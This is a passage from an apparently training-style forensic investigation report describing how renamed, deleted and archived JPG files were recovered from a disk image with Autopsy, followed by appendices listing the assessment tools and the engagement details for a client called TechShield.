5.4 File Analysis and Hidden Image Recovery

The core objective of this forensic investigation was to uncover five hidden JPG files suspected to be concealed within the forensic image. I conducted a multi-layered search that included keyword matching, deleted file recovery, extension analysis, and archive extraction. Below is a breakdown of each technique and the findings associated with it.




Figure 5.4.1 – MD5 Hash Verified in Autopsy

I began by using Autopsy's **Keyword Search** module to locate files with names matching the expected pattern (file1.jpg). This led to the discovery of the first image:

- File Name:** file1.jpg
- Location:** c:/alloc/file1.jpg
- Extension:** .jpg
- Content:** "I am picture 1"
- Analysis:** This file was stored in an active (allocated) section of the image and had not been modified or hidden. It was easily accessible and served as a baseline for further searches.



Figure 5.4.2 – file1.jpg Found via Keyword Search

Extension Mismatch – Hidden Under Non-Standard Format

When searching for file2.jpg, no direct match was found. However, by removing the extension from the search query and scanning for similar filenames, I discovered:

File Name: file2.dat

Location: c:/alloc/file2.dat

Extension: .dat

Content: "I am picture 2"

Analysis: The file was disguised using a .dat extension, which typically denotes data files.

Despite the misleading format, the file contained a valid image. This indicates an attempt to hide the file from basic image searches




Figure 5.4.3 – file2.dat Exported and Opened as Image

Deleted File Recovery – Hidden via Removal

Using the Deleted Files module, I located a file that had been removed from the system:

File Name: file6.jpg

Location: c:/dell/file6.jpg

Status: Deleted

Extension: .jpg

Content: "I am picture 3"

Analysis: The file was intentionally deleted, likely to conceal its contents. Autopsy's recovery tools allowed me to restore and view the image, confirming its relevance to the investigation.

FILE ANALYSIS / KEYWORD SEARCH / FILE TYPE / IMAGE DETAILS / META DATA / DATA UNIT / HELP / CLOSE

Directory Seek
Enter the name of a directory that you want to view.
C:/

VIEW

File Name Search
Enter a Perl regular expression for the file names you want to find.
file6.jpg

SEARCH

ALL DELETED FILES

All files with 'file6.jpg' in the name

SHOW ALL FILES

Error Parsing File (invalid characters?)
: V/V 52: \$OrphanFiles 0000-00-00 00:00:00 (UTC) 0000-00-00 00:00:00 (UTC) 0000-00-00 00:00:00 (UTC) 0000-00-00 00:00:00 (UTC)

DEL	Type dir / in	NAME	WRITTEN	ACCESSED	CHANGED	CREATED
✓	- / r	C:/dell/ /file6.jpg	2004-06-10 02:48:08 (EDT)	2004-06-09 23:28:00 (EDT)	2004-06-09 23:28:00 (EDT)	2004-06-09 23:28:00 (EDT)

ASCII (display - report) * Hex (display - report) * ASCII Strings (display - report) * Export * View
File Type: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8 bits per sample
Deleted File Recovery Mode

I AM PICTURE #3

Figure 5.4.4 – file2.dat Exported and Opened as Image

Misleading Extension + Deletion – Double Concealment

Further inspection of deleted files revealed another image hidden under a non-standard File extension:

Name:file7.hmm

Location: c:/dell/file7.hmm

Status: Deleted

Extension: .hmm

Content: "I am picture 4"

Analysis: This file was both renamed and deleted, representing a more advanced attempt at concealment. The .hmm extension is not associated with image formats, making it unlikely to be detected without manual inspection.

The screenshot shows a software interface for file analysis. The top menu bar includes FILE ANALYSIS, KEYWORD SEARCH, FILE TYPE, IMAGE DETAILS, META DATA, DATA UNIT, HELP, and CLOSE. On the left, there's a sidebar with fields for entering a directory path (C:/) and a file name search using a Perl regular expression (file6.jpg), along with buttons for VIEW, SEARCH, ALL DELETED FILES, and EXPAND DIRECTORIES. The main pane is titled 'All Deleted Files' and displays a table of deleted files. The table has columns for Type dir / in, NAME, WRITTEN, ACCESSED, CHANGED, and CREATED. It lists two files: C:/dell1/file6.jpg and C:/dell2/file7.hmm. The row for file7.hmm is highlighted with a green dashed box. Below the table, status information indicates ASCII (display - report)* Hex (display - report)* ASCII Strings (display - report)* Export* V File Type: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, prec Deleted File Recovery Mode. A preview window on the right shows a small image of a document with the text 'I AM PICTURE #4'.

Type dir / in	NAME	WRITTEN	ACCESSED	CHANGED	CREATED
- / r	C:/dell1/file6.jpg	2004-06-10 02:48:08 (EDT)	2004-06-09 23:28:00 (EDT)	2004-06-09 23:28:00 (EDT)	2004-06-09 23:28:00 (EDT)
- / r	C:/dell2/file7.hmm	2004-06-10 02:49:18 (EDT)	2004-06-09 23:43:38 (EDT)	2004-06-09 23:43:44 (EDT)	2004-06-09 23:28:00 (EDT)

Figure 5.4.5 – file7.hmm Exported and Opened as Image

Archive Extraction – Hidden Inside Compressed Files

Recognizing that some files might be stored inside archives, I searched for filenames like file8 and file9 without specifying extensions. This led to the discovery of two compressed files:

a) ZIP Archive

File Name: file8.zip → file8.jpg

Location: c:/archive/file8.zip

Status: Archived

Extension: .zip → .jpg

Content: "I am picture 5"

Analysis: The image was hidden inside a standard ZIP archive. While ZIP files are common, storing evidence inside them adds a layer of obfuscation.

The screenshot shows a file analysis interface with the following details:

- File Name Search:** The search term "file8" is entered in the search field.
- Results:** The results table shows one entry: "C:/archive/file8.zip".
- Details:** The file is a Zip archive created on 2004-06-10 at 03:16:42 (EDT), last modified on 2004-06-09 at 23:28:51 (EDT).
- Hex Contents:** A hex dump of the file's contents is shown, starting with 00000000: 504B 0304 1400 0800 0800 8AA6 C930 0000 PK.....@..
- File Type:** The file type is identified as "ERROR:[gzip: Wait failed, No child processes] (Zip archive data, at least v2.0 to extract, compressed data)".

Figure 5.4.6.1 – file8.zip

The screenshot shows a file extraction interface with the following details:

- File List:** The file list shows "file8.jpg" and "random8.dat".
- File Preview:** The "file8.jpg" file is being viewed in an image viewer, showing a blue gradient background with the text "I AM PICTURE #5" in red.

Figure 5.4.6.2 – file8.zip Extracted to Reveal file8.jpg

b) Non-Standard Archive

File Name:file9.boo → file9.jpg

Location: c:/archive/file9.boo

Status: Archived

Extension: .boo → .jpg

Content: "I am picture 6"

Analysis: This file was hidden inside an archive with a non-standard .boo extension. The format is not typically associated with compression, making it harder to detect. Upon extraction, the image was successfully recovered.




Figure 5.4.7 – file9.boo




Figure 5.4.8 – file9.boo Extracted to Reveal file9.jpg

Invalid Image File – Misleading Extension

A file named file3.jpg was found in c:/invalid/. Despite its .jpg extension, the hex content revealed plain text stating: "*Hello, I am a text file and not a JPEG file. Sorry.*" The rest of the file consisted of null bytes, and attempts to open it as an image failed. This indicates intentional mislabeling, likely used to mislead forensic tools or investigators.




Figure 5.4.9 – Hex view of file3.jpg showing plain text

Consolidated Evidence Overview

The figure below presents all recovered files and artifacts identified during the forensic investigation. It includes valid image files, disguised formats, deleted items, archived content, and intentionally mislabeled entries.




Figure 5.4.10 – Summary of Hidden JPG Evidence Recovered from Forensic Image

APPENDIX A - TOOLS USED

TOOL	DESCRIPTION
BurpSuite Community Edition	Used for testing of web applications.
Metasploit	Used for exploitation of vulnerable services and vulnerability scanning.
Nmap	Used for scanning ports on hosts.
OpenVAS	Used to scan the networks for vulnerabilities.
PostgreSQL Client Tools	Used to connect to the PostgreSQL server.
Autopsy	Used for forensic analysis of disk images, file recovery, and evidence validation.

Table A.1: Tools used during assessment

APPENDIX B - ENGAGEMENT INFORMATION

Client Information

Client	TechShield
Primary Contact	Omar Hassan, IT Manager
Approvers	The following people are authorized to change the scope of engagement and modify the terms of the engagement <ul style="list-style-type: none">• Layla Karim• Omar Hassan

Version Information

Version	Date	Description
1.0	16.09.2025	Initial report to client

Contact Information

Name	TechField Consulting
Address	1001 d Street, Gotham, NY 11201
Phone	555-185-1782
Email	Info@techfield.com